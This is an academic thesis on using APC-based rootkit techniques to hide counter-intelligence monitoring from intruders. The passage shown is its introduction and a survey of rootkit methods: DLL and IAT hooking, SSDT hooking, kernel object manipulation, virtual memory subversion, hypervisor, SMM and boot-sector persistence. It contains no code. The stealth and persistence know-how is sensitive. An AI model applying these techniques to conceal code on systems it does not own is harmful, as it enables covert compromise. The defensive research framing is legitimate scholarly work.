# Ghost in the Shell:

# A Counter-intelligence Method for Spying while Hiding in (or from) the Kernel with APCs

by

Jason Sean Alexander

A thesis submitted to the
School of Computing
in conformity with the requirements for
the degree of Master of Science

Queen's University
Kingston, Ontario, Canada
October 2012

# Abstract

Advanced malicious software threats have become commonplace in cyberspace, with large scale cyber threats exploiting consumer, corporate and government systems on a constant basis. Regardless of the target, upon successful infiltration into a target system an attacker will commonly deploy a backdoor to maintain persistent access as well as a rootkit to evade detection on the infected machine. If the attacked system has access to classified or sensitive material, virus eradication may not be the best response. Instead, a counter-intelligence operation may be initiated to track the infiltration back to its source. It is important that the counter-intelligence operations are not detectable by the infiltrator.

Rootkits can not only hide malware, they can also hide the detection and analysis operations of the defenders from malware. This thesis presents a rootkit based on Asynchronous Procedure Calls (APC). This allows the counter-intelligence software to exist inside the kernel and avoid detection. Two techniques are presented to defeat current detection methods: *Trident*, using a kernel-mode driver to inject payloads into the user-mode address space of processes, and *Sidewinder*, moving rapidly between user-mode threads without intervention from any kernel-mode controller.

Finally, an implementation of the explored techniques is discussed. The *Dark Knight* framework is outlined, explaining the loading process that employs Master

Boot Record (MBR) modifications and the primary driver that enables table hooking, kernel object manipulation, virtual memory subversion, payload injection, and subterfuge. A brief overview of Host-based Intrusion Detection Systems is also presented to outline how the *Dark Knight* system can be used in conjunction with for immediate reactive investigations.

# Acknowledgments

First and foremost I would like to thank my family, without whom I would not have accomplished this milestone. Secondly, I would like to express my sincere appreciation to Dr. Thomas Dean and Dr. Scott Knight, my thesis advisors, who allowed me this opportunity and guided me through to the finish, all the while providing me with valued wisdom and experience. I also wish to thank all of the supporting faculty that provided advice along the way: Dr. Ron Smith, Maj Gary Wolfman and Prof. Sylvain Leblanc. A special thanks goes out to the large computer security community that provided me insights throughout my research; in particular Dr. Dave Probert, Alex Ionescu and Edgar Barbosa for directly impacting my research.

# Contents

# List of Tables

# List of Figures

# List of Listings

# Glossary

**Asynchronous Procedure Calls (APC)** An Application Programming Interface (API) layer enabling the execution of routines in the context of a specific thread asynchronously. APCs can be issued by both kernel-mode and user-mode programs.

**Basic Input/Output System (BIOS)** A software program that is built into the computer hardware. It initializes the connected hardware devices and identifies them and initiates the OS bootloader. It is often referred to as the boot firmware, however it differs from firmware in that it is not stored in the Read-Only Memory (ROM).

**bootstrapping** The initialization process by which an OS (or hypervisor) is loaded into memory.

**counter-intelligence** An operation seeking to ascertain intelligence on a foreign entity engaged in the collection of data on a target system.

**firmware** Program code and data stored in ROM. It is used to define an interface between a hardware component and software programs.

**Hardware Virtualization Machine (HVM)** See VMM.

**Host-based Intrusion Detection System (HIDS)** A system that monitors various OS-level and program-level states, analyzing their behaviour in order to detect malicious conduct.

**interrupt** Instructions—causing context changes from user-mode to kernel-mode—handled in the OS kernel.

**kernel** The kernel consists of the core OS functionality, controlling all interactions with memory and hardware.

**kernel-mode** Also known as *system mode*, it is the privileged mode of an OS that the kernel executes within. All hardware interaction and memory operations are performed in this mode where all software is assumed to be trusted.

**Master Boot Record (MBR)** The boot sector on a hard disk defining where the OS loader is located.

**Operating System (OS)** An Operating System is a program (or set of programs) that manages interactions between applications and the hardware.

**payload** A set of program instructions performing a specific task to be executed at a target location.

**shellcode** A specific form of a payload exploiting functionality in an OS or program where the resulting behaviour differs from the original control flow. This unintended behavior is referred to as a *vulnerability*.

**System Management Mode (SMM)** A mode that enables the management of low-level hardware interactions, providing a completely separate memory region and execution environment.

**user-mode** The non-privileged mode in which all programs operate. Programs in this mode are not permitted to interact with memory allocated via kernel-mode, and instead must employ system calls to interact with memory and hardware to provide layered security.

**Virtual Machine Monitor (VMM)** A microkernel layer that enables the virtualization or para-virtualization of an OS. This entails the emulation and control of all hardware interactions, context switching, memory management operations, and various other components. Also referred to as HVM.

# Chapter 1

# Introduction

We begin by outlining the motivation of this work and the problem that is currently faced. The aim of our research—overcoming the outlined problem—is discussed followed by the contributions of our research. This chapter concludes with a roadmap used throughout the remainder of our research accompanied by a breakdown of the organization of this thesis.

## 1.1 Motivation

As cyberspace has become increasingly populated with dangerous attacks targeted at governments, companies and individuals the ability to combat the attackers has become increasingly complicated. There is a void in the toolset for defenders to properly mitigate and retaliate against these attacks.

One of the most dangerous attacks currently employed is network intrusions; successful attacks that bypass an organization's perimeter and remain persistent to exfiltrate the desired intelligence. Various intrusion occurrences against the Canadian government have exposed the dangers of this type of attack. A recent example of this includes the espionage attacks against the Canadian Finance Department and

Treasury Board that exfiltrated sensitive information to foreign parties [2]. Attacks such as these are not just limited to Canada, they have proven to be a pervasive issue across the entire globe. Iranian organizations have fallen prey to continued attacks that have exposed the sophisticated frameworks used by attackers, including collection engines—such as Duqu [3] and Flame (also known as sKyWIper) [4]—capable of performing extended espionage activities, and sabotage weapons—such as Stuxnet [5]—able to perform malicious disruption activities against industrial facilities.

The current toolset to investigate such intrusions is lacking, largely remaining confined to static analysis performed on a system once the affected system has been located and taken offline. This is a slow process, and is often only effective at providing a minimal understanding of the threat in order to create signatures to block and more rapidly detect future incursions. We investigate existing and novel rootkit techniques that can be used not only for malicious purposes, but also to satisfy the requirements of our research in providing counter-intelligence investigators with a better toolkit to combat cyber espionage activities.

## 1.2 Problem

Computer system and network attacks have become commonplace, with recent attacks outlining the potential scale and sophistication possible against government, military and corporate networks. Attackers, whether they operate under the sanction of a nation-state or act as a freelance mercenary, are after secret intellectual property, operational strategies and citizen or customer data. Upon gaining access to a target machine the attacker will often want to maintain persistent access for extended periods of time. This could be used for cyber espionage and large quantities

of data exfiltration [6], or to simply maintain the infected machine as a zombie in a distributed botnet.

Attackers often use a rootkit subsystem to achieve long-term covert persistence that needs a high level of stealth capability. A rootkit circumvents traditional Operating System (OS) functionality to hide malicious code from detection by system administrators (sysadmin) or by Anti-Virus (AV) software [7, 8]. Rootkits hide by manipulating system applications, manipulating kernel tables and objects, or using architecture specific extensions and modes in order to alter the system state as perceived by the sysadmin or AV. They are frequently also able to locate AV software and disable it.

When malware is detected in most systems, often the most appropriate response is to eradicate it, which is the approach taken by most AV programs. This is most notable in cases dealing with zombie infections, where the infected systems are part of a large-scale distributed attack. However, when the systems contain, or have access to, classified or sensitive material this is not always the most appropriate response. Often it is important to analyze the behaviour of the intrusion to determine if it is a common malware attack or if it is an attempt by a foreign entity to obtain sensitive information. If it falls under the latter category, as a foreign intelligence operation, it is important to investigate a number of key points [9]:

- Who the attacker is.
- The objective of the attack.
- The capability of the attacker.
- The depth of penetration into the network.

Thus intrusions might be left in place, while limiting the information to which they

have access. The system and network activity is monitored in an attempt to track and understand the intrusion. Such an operation supports counter-intelligence.

By reverse engineering the wide range of stealth techniques employed by rootkit technologies security professionals can infiltrate large criminal organizations and foreign operations. This can result in malicious networks being dismantled [10] and the scale of these operations being better understood and mitigated in future endeavours [11].

A critical component of any successful counter-intelligence operation is to ensure that the attacking malware does not detect the monitoring and analysis code. Such detection would allow the malware to take counter measures. These counter measures may range from ceasing communication with the attacker, communicating with an alternate source to implicate another nation-state, or even to disable the counter-intelligence software if possible. One of the contributions of this thesis is that rootkits are just as effective for hiding the counter-intelligence software from malware as they are for hiding malware from the sysadmins. Our approach is based on the concept that installing malware detection and analysis software inside a rootkit [12] enables counter-intelligence operations to detect, analyze and trace malware without being detected by the malware. For the remainder of this thesis we assume that all networks under investigation are owned by the defenders, and therefore the counter-intelligence toolset may be freely installed on any infected machines.

## 1.3 Objective

The aim of this research is to develop techniques and an accompanying framework to aid in counter-intelligence investigations of malicious intrusions in order to better

understand the identity and capability of the attacker, the objective of the attack and the scale of penetration into the network being defended. Currently the toolset for investigating malicious intrusions is lacking, and largely remains in the static analysis domain. By designing a framework to better interface with the malicious threat via dynamic analysis, defenders can compile information about the attacker more rapidly and better understand the threat actor.

Modern malware threats circumvent low-level OS protection mechanisms making them difficult to monitor. A modular counter-intelligence framework employing Asynchronous Procedure Calls (APC)—functions that execute in the context of a specific thread asynchronously—for concealment will aid in the covert auditing of persistent threats. By incorporating better interfacing at the OS-level we can evade detection while directly observing attacks as they emerge or are in progress, manipulate or alter the malicious threat, and perform host-based anomaly detection to identify suspicious activity. This will support future defensive counter-intelligence operations in which we are interested in understanding the identity and capability of the attacker as well as the scale and objective of the attack.

## 1.4 Contributions

To accomplish the objective of this research we must fully understand the internal mechanisms of OS—Windows NT-based OS in the case of our research—employing their functionality to exploit novel techniques. We then amalgamate these findings into a modular framework capable of performing anomaly-based intrusion detection and dynamic threat analysis in the support of counter-intelligence investigations.

The contributions of this research include:

- The reverse engineering of internal Windows NT-based kernel functionality to better utilize kernel-mode and user-mode rootkit technology. Although our primary focus is Windows, we present this in an OS agnostic format as these structures and functionalities apply to other OS distributions.
- The design and testing of novel stealth techniques utilizing Asynchronous Procedure Calls for Windows NT-based kernels to help interface with the threat while allowing covert exfiltration of collected intelligence. This includes the development of *injection* utilizing APCs:
  - *Injection* involves the insertion and execution of a payload into a target process or thread's context. This is either accomplished via a kernel-mode to user-mode firing mechanism, or utilizing a user-mode to user-mode technique. The two separate techniques developed utilizing APC injection include:
    * *Trident* that performs kernel-mode to user-mode injection with a constant command and control driver remaining kernel-mode resident. This enables the execution of a payload anywhere within the target OS, such as privileged system processes granting access to OS data structures and functionality.
    * *Sidewinder* that executes autonomous user-mode to user-mode injection that constantly shifts location in memory with no central dispatcher. This enables the masking of a payload's origin while performing stealth execution of covert communication channels, dynamic instrumentation of suspicious binaries, or other similar activities.

- An analysis of the various payloads that can be utilized via the explored techniques including: anomaly-based detection tools, covert channels, and dynamic analysis modules.
- The development and implementation of the *Dark Knight* framework based on the researched techniques. This enables the support of counter-intelligence investigations.

## 1.5 Summary

In this chapter we have outlined the requirement for better techniques to deal with the current threats plaguing cyberspace. We are primarily interested with advanced cyber espionage attacks collecting secret intellectual property, operational strategies and citizen or customer data via the targeting of government, military and corporate networks. It is important to both mitigate the extent of the attack while also understanding the attacker's identity and capability as well as the scale and objective of the attack.

In order to approach this problem we must employ an amalgamation of existing and novel techniques to evade foreign threats while enabling active intelligence collection in support of the counter-intelligence investigation. These findings are combined into a framework that can be actively deployed to computer systems to monitor for incoming threats or to combat existing foreign attacks.

## 1.6 Organization of Thesis

We proceed in the next chapter by introducing the subject of rootkits, the varying levels to which they exist, and the factors that have lead to the specific design constraints

of our framework. We also discuss the reverse engineered data structures and kernel functionality we utilize and provide a brief overview of APCs. Chapter 3 provides an in depth expoloration of APCs—building on Section 2.5—as well as a description of their tactical potential. A high-level overview and implementation-specific details of our framework is presented in Chapter 4. Chapter 5 discusses areas of improvement for future work and provides concluding remarks.

# Chapter 2

# Background

This chapter outlines the different rootkit techniques that have developed over the years, presenting the factors influencing these technologies that affect the choices made in our research. We start by outlining a set of three criteria—*stealth capability*, *semantic gap*, and *data exfiltration*—enabling a comparison of the various rootkit technologies investigated. This continues with a large survey and analysis of the various rootkit techniques, beginning with rootkits operating in the OS's user-mode and kernel-mode and descending beneath the OS, looking at rootkits exploiting the Virtual Machine Monitor (VMM) layer, the System Management Mode (SMM), and the Basic Input/Output System (BIOS) and firmware. With this broad overview of rootkits we apply our ranking criteria to narrow the focus of our research to the kernel-mode layer, and more specifically APCs.

We continue with an overview of APCs, outlining their use throughout the Windows NT-based family of OS, performing the execution of code in the context of a particular thread asynchronously. A discussion of related work employing similar APC techniques to the ones discussed throughout this thesis is also investigated. This evidences the potential capabilities of APCs.

Supplemental discussions exploring techniques required to employ APCs are also presented. This includes both a mechanism to maintain a persistent footprint, through the use of Master Boot Record bootstrapping, and hooking into undocumented functionality through the reversing of non-exported data types and functions.

We conclude with a discussion of how the examined capabilities enable the development of our framework. This provides a roadmap for the remainder of this thesis.

## 2.1 Prior Rootkit Surveys

A number of related surveys have considered various components of rootkit techniques, however these studies tend to be specific to only one specific factor. Much of the research only focuses on the stealth capability of rootkit techniques [13, 14] and may include an analysis of the detection mechanisms that can be employed against these techniques [15, 16]. The literature review performed in this chapter maintains the traditional idea of stealth capability in rootkits, but it also extends this idea with the consideration of additional areas affecting counter-intelligence work in order to understand the best technique to not only hide but also monitor and communicate.

Other research has also looked at the impact rootkits have when digital forensics is used on an infected machine, and the difficulties they can induce [17, 18]. These studies often only consider data manipulation performed by the rootkits, and are based on offline investigations as they are rarely concerned with the same set of objectives outlined by [9] that counter-intelligence work must recognize.

## 2.2 Ranking Criteria

Prior to an explanation of the different rootkit techniques it is important to consider the capabilities of each level for the purpose of performing counter-intelligence operations. This investigation was performed by Alexander et al. [19] to evaluate each of the techniques based on three separate classifiers:

- *Stealth Capability*: The ability to evade detection from Anti-Virus or Anti-Malware programs, as well as malicious programs with detection capabilities. This involves altering the normal operations of a system to circumvent investigators and probing software.
- *Semantic Gap*: The level of abstraction faced by the rootkit. This problem is caused by the loss of abstraction faced when operating beneath the OS-level [20]. The lower the level a rootkit operates at, the more difficult it is to view high-level data.
- *Data Exfiltration*: The operational capability of exporting counter-intelligence information gathered from a target system, unobserved by any monitoring. This requires an examination of the effectiveness for the stealth capability to mask exfiltrated data as innocuous traffic.

The following section continues with an examination of major rootkit techniques employing this criteria in order to identify an ideal target surface for performing counter-intelligence operations.




Figure 2.1: Modern x86 architecture with privilege levels.

## 2.3 Rootkit Methodologies

Rootkits have significantly evolved from their initial designs. This section discusses each stage of evolution in rootkit operation, beginning with a discussion of the earliest versions based on user-mode. The discussion progresses through the various privilege levels, as described in Figure 2.1, ultimately reaching the highest level at BIOS/Firmware implementations. An overview of the computer architecture discussed throughout this section is also shown in Figure 2.1 in order to contrast the different components that the discussed rootkits exploit with their associated privilege levels.

### 2.3.1 User-Mode Rootkits

The original technique used by attackers for persistent covert operations on a target system is with user-mode, or application layer, rootkits. These operate at the lowest privilege level on a target system, referred to as Ring 3 as displayed in Figure 2.1.

User-mode rootkits accomplish their goals using techniques such as replacing a system application's binary or overwriting a Dynamically Linked Library (DLL). Overwriting a DLL enables a rootkit to overwrite a segment of a target application's memory region or alternatively hook into the Application Programming Interface (API), and modify the Import Address Table (IAT) of the address space. This redirects API calls through the rootkit's code in order to return modified results [21], which is accomplished via remote thread creation or registry manipulation. These cases modify user-mode system applications used by a sysadmin, providing him with an altered, bogus view of the system state, hiding the attacker's activities.

#### DLL Hooking and Injection

Various user-mode rootkits exploit API hooking through the use of DLL hooks. One such example includes the Vanquish rootkit that is capable of redirecting Windows API calls in order to hide files, folders and registry entries. This is accomplished by injecting a malicious DLL into a target process to act as an intermediary for API calls to intercept and filter requests for files, folders or registry entries [22]. This technique is easily detected with modern AV solutions.

An alternative to DLL hooking is DLL injection using registry manipulation. By

altering the contents of the registry key containing the libraries loaded when a user-mode application initializes, specific DLLs can be loaded into every user-mode application running as the current user [23]. This occurs when user-mode applications call `LoadLibrary` to initialize the `user32.dll` library, a core Windows library that provides functionality for everything from user interface object creation and management to clipboard data transfers. Every user-mode application utilizes this library. The `USER` library consequently refers to the modified registry key allowing the malicious DLL to be loaded.

### Import Address Table Manipulation

Another method of manipulating Windows API calls is via the Import Address Table (IAT). The IAT provides a lookup table for executables when they require a function that is located outside of the process' address space. In order to modify the IAT a technique such as registry manipulation (previously mentioned) or remote thread creation must be employed. The remote thread creation method uses the `CreateRemoteThread` function to initialize a new thread in a target process as well as the `LoadLibrary` function to inject a specified DLL into the target process via the newly created thread [24].

An example of IAT hooking exists in the Hacker Defender rootkit, capable of hiding files, folders and registry keys by rewriting specific memory segments in every accessible process on the OS in order to hook the Windows API functions and redirect the calls through the rootkit's code [25]. This technique is also susceptible to modern AV detection.

#### User-Mode Rootkit Overview

User-mode rootkits provide the first traditional means of hiding, but their stealth capabilities are exceedingly limited. They rely on a privilege level well below any traditional AV solution, as is noticeable in Figure 2.1, and are thus much more liable to be detected as their methods have been known for well over a decade. They do not provide an effective means of data exfiltration with the outside world; all of their communications rely on traversing the kernel and are easily detected. Finally, they only provide a minimal overview of the target OS, as they are only privileged to manipulate data accessible to the user they run as. This makes their view of the OS limited, but still provides some insight into the system allowing them to rank well in terms of the semantic gap problem.

### 2.3.2 Kernel-Mode Rootkits

As user-mode AV software began migrating to higher privilege levels rootkits were forced to make this same move. This led to kernel-mode, or Ring 0, rootkits that operate with the same privilege as the OS kernel and new AV solutions. Kernel-mode rootkits use a variety of techniques to subvert the OS kernel and AV solutions. These techniques range from hooking major system tables or APIs and patching system binaries to performing Direct Kernel Object Manipulation (DKOM).

#### Hooking Tables

Modern OSs contain numerous tables used to perform lookups for different purposes, whether it be upon receiving an interrupt or knowing where a given system call (syscall) is located. Altering memory descriptor tables provides an effective means of

altering memory mappings in a target OS. These can include the Global Descriptor Table (GDT) and Local Descriptor Table (LDT) on the Intel-based x86 architecture. OSs also contain wide varieties of tables to provide particular functionality, such as the Page Directory and Interrupt Descriptor Table (IDT) on Windows NT-based OS [7]. The GDT and LDT are used across all flavours of OSs that operate on the x86 architecture, including Windows NT and UNIX. The GDT, LDT and Page Directory tables are all used to handle virtual-to-physical memory mappings whereas the IDT is employed to lookup interrupt handler locations in memory. Similar to these tables, I/O Request Packet (IRP) function tables can be hooked to intercept and redirect the flow of I/O requests, thereby altering the contents of the requests [26].

Another important table that can be used for rootkit purposes in Windows NT-based OS is the System Service Dispatch Table (SSDT) which is used throughout Windows to handle kernel-mode routine location lookups supplied by syscall events. The SSDT is similar to the IDT, except that it provides a pointer to a system service as opposed to an interrupt handling routine [27].

One of the earliest rootkits to use SSDT hooking is the AFX rootkit, possessing the capability to hide processes, handles, modules, files, folders, registry values, services and sockets [28]. Techniques utilizing SSDT hooking exist across other OS variants as well, such as the Adore BSD 0.34 rootkit that infects both Linux and BSD systems by overwriting various syscalls in the dispatch table in order to hide files, processes and network connections [29].

### Routine Detours and Binary Patching

Attacking system tables to perform redirections of calls is a powerful approach, but another technique that touches on a lower level also exists. If we wish to alter the results of a given call, assuming we have the specific address of where the routine resides, then direct modification of the machine code can be performed. This allows alteration of routines without having to redirect procedural calls through a series of intermediaries.

Two similar techniques employing this idea include routine detouring and binary patching. They are similar in their methods of altering the procedural representation of machine code, but differ in their final representations. Routine detouring overwrites a code segment with jump sequences either at the beginning (prolog detouring) or end (epilog detouring) of the target routine [7], thereby maintaining the original size, but not checksum, of the altered routine. The overwritten sequence is replicated at the appropriate location in the malicious code segment to ensure the routine operates as expected. An early rootkit that used this method is Greg Hoglund's rootkit that patches a detour into the Windows NT kernel to modify the `SeAccessCheck` routine [30] thereby removing all restrictions [31]. Hoglund's binary detour is only 4 bytes in size, but is able to defeat the security protections implemented in the NT kernel. This technique builds from earlier work by +ORC in cracking software protection mechanisms, such as bypassing activation-key requirements [32].

Binary patching directly replaces the binary representation of the target routine, often replacing system drivers or files altogether. This is often exploited by manipulating the boot process, i.e. Master Boot Record (MBR) and Basic Input/Output System (BIOS), prior to the OS initializing. One such example is the Vbootkit that

uses this technique to create custom boot sector code in order to subvert the Windows Vista security mechanisms [33].

This is an effective technique, but it requires exact knowledge of the target system including: kernel versions, service packs and hot patches. It can also be trivial to detect using common AV techniques; namely computing checksums of kernel routines.

### Kernel Object Manipulation

A different approach to manipulating the execution of the Windows NT kernel is with DKOM. DKOM works by manipulating kernel data structures to modify the objects for malicious purposes. A prime example of this is the FU rootkit that hides by manipulating the executive process (`EPROCESS`) structure's double-linked list pointers to redirect around the malicious processes and drivers so they cannot be located with traditional means [34]. It is also able to manipulate the properties of processes in order to change attributes such as privileges. DKOM originated from a similar rootkit developed for Linux called the SucKIT rootkit [35] that performs binary patching of kernel objects in an analogous fashion.

Later work revisited the FU rootkit's design to improve the stealth capability with the FUTo rootkit that features the manipulation of the system thread table, implemented on Windows NT-based OS as the `PspCidTable` [36]. The system thread table contains handles to all of the processes and threads residing on the system, and is used by AV software to investigate hidden processes or threads by comparing similar tables in an attempt to spot differing results [37]; a technique called cross-view detection or enumeration [7]. As the FU rootkit originally only modified the executive processkernel debugger structure object, it is only able to hide processes

and not the associated threads, whereas the FUTo rootkit can hide both. Later work by the FUTo developers revisited detection methods against system thread table manipulations in the form of a rootkit detector called Rootkit Analysis Identification Elimination (RAIDE) to detect and reverse the modifications applied by both the FU and FUTo rootkits [38].

### Virtual Memory Subversion

One additional form of rootkit demonstrates virtual memory subversion. The rootkit is called Shadow Walker and is capable of hooking and subverting virtual memory protections. At its core is a reversal of the Linux PaX project, a kernel patch to better protect against security exploits allowing code execution using memory [39]. Rather than protect by providing Read/Write (R/W) memory access with no execution, Shadow Walker provides execution with redirection of R/W in order to hide executable code [40]. When a R/W attempt is made on the hidden code region the returned frame is diverted to an untainted one, while allowing normal code execution of the hidden code to continue. This is accomplished by exploiting the split Translation Lookaside Buffer (TLB) of the x86 architecture—the Instruction TLB (ITLB) and Data TLB (DTLB)—descynchronizing the two components to effectively filter executable code regions from R/W accesses [41].

This technique employs a modified version of the FU rootkit to perform the manipulations. Possible detection techniques are also discussed by Butler and Silberman where the IDT can be checked for a hook of the page fault (`0x0e`) interrupt [38].

#### Kernel-Mode Rootkit Overview

Kernel-mode rootkits provide an ideal level of access to the target OS as they reside within the OS's kernel, thus completely avoiding the semantic gap problem. The trade-off is that stealth techniques such as hooking, patching or DKOM require in depth knowledge of the targeted OS and are currently detectable by modern AV software as their methods are well documented. By effectively moving lower into the OS kernel, and developing new techniques, this trade-off can be mitigated until the technique is detected and countermeasures are crafted. In terms of data exfiltration, kernel-mode rootkits are very effective at hiding covert communication channels, whether it be through the use of USB or PCI buses, or network sockets.

### 2.3.3 Virtual Machine Based Rootkits

The requirement to further mitigate against the control of AV solutions forced a rethinking of the old OS-level rootkit design. Advancements in x86 processor extensions, including AMD virtualization (AMD-v) and Intel Virtualization Technology (Intel VT-x)—created to allow direct hardware accelerated virtualization [42, 43]—enabled this migration. Following the previous ring-based explanation, Virtual Machine Based Rootkits (VMBR) operate in what is referred to as the Ring -1 layer, as its primary purpose relies on allowing the guest OS to run with Ring 0 privileges without affecting other guest OS at the same privilege level. The Virtual Machine Monitor (VMM) layer is shown in Figure 2.1 encapsulating the OS while running with Ring -1 privileges.

### VMM Subversion

Joanna Rutkowska was the first to use this technology to subvert the OS one step further, by inserting a rootkit beneath the target OS by utilizing these processor extensions, and virtualizing the target OS to control all access to hardware peripherals, context switching, memory management operations, as well as other components [44]. These are widely referred to as VMM or Hardware Hardware Virtualization Machine (HVM) based rootkits [45]. By utilizing the virtualization extensions of the x86 architecture the performance overhead associated with virtualization can be reduced significantly, making the attack vector viable for long-term persistence. Other toolsets have exploited this technique, including the SubVirt rootkit [46] as well as the Vitriol rootkit [45].

### VMM as an Observation Platform

This research has since been furthered by academic research groups. Recent work at the Royal Military College of Canada (RMC) has investigated VMBR technology [47], focusing primarily on a counter-intelligence framework enabling quick reactionary measures to espionage events once they have been detected. The novel component in this VMBR approach is in its attempt to interface with the target OS via syscall interception using a method dubbed the System Call Observation Technique (SYCOT). This is in an attempt to deal with the issue faced by all software operating beneath the OS-level that still requires target OS data, a problem referred to as semantic gap [20]. The semantic gap is caused due to the VMBR operating beneath the target's OS, and as such all abstractions provided from within the OS-level are lost and must be reconstructed. This makes data interception from the target OS very difficult

unless we know the exact signature to look for in the target OS's memory or hard disk.

Work in this field has also focused on utilizing this technique to investigate malware solutions that operate at the OS-level. The tool called Patagonix is designed to detect covertly executing binaries in a target's OS [12]. They have also attempted to deal with the semantic gap problem, but all solutions still remain OS-specific and custom interfaces must be developed to interface with new versions of a particular OS or a completely separate OS. This issue hasn't stopped research in the field however, and various AV solutions have also migrated to the VMM layer in attempts to utilize this research in looking for anomalies in the OS. Virt-ICE is a step in this direction, operating in the VMM-layer while hooking the `INT3` (`0xcc`) interrupt used for generating software interrupts with debuggers in order to bypass the anti-debugging features of modern malware [48].

### VMBR Overview

This technique provides a unique stealth capability and has a large following in the academic and research communities, but has failed to gain traction outside of these communities due to the complexity of developing stable solutions. To properly employ a VMBR intimate knowledge of the target's hardware and OS must be known, which requires heavy reconnaissance and may not be possible at all depending on the actual architecture deployed. As previously mentioned, they suffer from the problem of semantic gap, and cannot effectively bypass the OS-layer abstractions in a generic sense, thus requiring each target to have a custom abstraction interface. They do however provide a reliable and effective communication channel for data exfiltration

as they control all hardware interaction between the target OS and hardware devices.

### 2.3.4 System Management Mode Based Rootkits

Following the development of VMBR another low-level strategy came to be developed. This move again utilized architecture-specific functionality on the x86 branch of architectures, the System Management Mode (SMM). Prior to delving into an explanation of the SMM it is first important to take a look at the different operating modes available on the x86 architecture. Up until now our discussion has focused solely on Protected Mode, but as of the SL family of Intel processors three operating modes currently exist. As described by Intel [49] these include:

- *Protected Mode*: The mode in which all instructions and architecture features are available such as virtual memory and paging. Memory protection is provided giving rise to the privilege levels at the OS-level; i.e. kernel-mode (Ring 0) and user-mode (Ring 3).
- *Virtual 8086 Mode*: This is not a separate mode in itself, rather an extension of Protected Mode enabling direct execution of Real-address Mode to provide virtual legacy executable support.
- *Real-address Mode*: The original 8086 environment that is entered immediately upon power-up. It does not provide any memory protection or conceptualization of privilege levels as is available in Protected Mode.
- *System Management Mode*: A mode for managing low-level hardware interactions. It provides a completely separate memory region and execution environment.

As we can see, discussions of the kernel-mode and user-mode rootkits are specific to Protected Mode. VMM-based rootkits also operate in Protected Mode in order to provide paging. SMM provides a different avenue for rootkit infection and as such we will provide a more in depth discussion of this mode.

The SMM is an operating mode of the processor used to control low-level hardware interactions, executing in a private memory space called the System Management Memory Space (SMRAM) invisible to anyone outside of the SMM [50]. This class of rootkit is referred to as System Management mode Based Rootkits (SMBR), utilizing the control of low-level hardware and the associated privately addressable memory space and execution environment that cannot be accessed by the target OS [51]. The SMM resides one level of privilege higher than the virtualization layer, thereby operating in the Ring -2 layer.

### Attacking the SMM

The first proof-of-concept rootkit using the SMM functionality of the Intel family of architectures overcame the hurdles of having to find a method of injecting code into the SMM memory region from a lower privilege level while being able to intercept data from the target OS. This is overcome by manipulating the memory control in order to make the SMRAM region visible and writeable, copying the rootkit code into the SMRAM and finally clearing the changes made to the memory controller to make the SMRAM region invisible again [52]. Next Interrupt Requests (IRQ) are rerouted to the SMM rootkit code and forwarded to the CPU via the Intel Advanced Programmable Interrupt Controller (APIC) Inter Processor Interrupt (IPI) handler to complete the OS-level interrupt handling [52]. This enables the interception of

keystrokes, network sockets, and anything that can be intercepted in kernel-mode via an IDT hook. This entire technique is only effective if the SMRAM Control register (SMRAMC) is not locked [52].

#### SMBR Overview

SMBR possess a similar stealth capability to VMBR, but they have significantly reduced code footprints as they don't require the same overhead as the virtualization layer's hypervisor. Unfortunately, they too suffer from the semantic gap issue and must provide custom interfaces for any given target OS, thus making them difficult to adapt for general purposes. They also rely heavily on the underlying architecture, making their entire code base dependent on the target machine. Finally, in order to provide an effective means of data exfiltration a proper networking stack must either be created or manipulated in the Protected Mode operating environment.

### 2.3.5 BIOS and Firmware Rootkits

As the race for the highest privilege level continued each layer came under investigation, migrating even further into the innards of computer systems. This commenced the development of rootkits that infected the BIOS and PCI device firmware in the lowest layer of computer systems, what is commonly referred to now as Ring -3.

#### BIOS and Bootstrap Modification

Initial research by eEye Digital Security presented a unique technique to inject kernel-mode code into Windows NT-based OS via modified bootstrapping. This allowed them to both reserve a segment of memory for the malware as well as hook the

appropriate interrupts in order to alter the binaries that are loaded by the OS and falsify the reported available memory to hide the malicious code [53]. Although this technique operates in Real-address Mode, with the privilege of Ring 0, it is a step towards subverting the OS before it has even initialized.

As this approach yields full control over the target system during initialization it offers an ideal bootstrap mechanism; the process used to make the OS loader as well as various other OS components memory resident during system start-up. As such it is discussed further in Section 2.6.1.

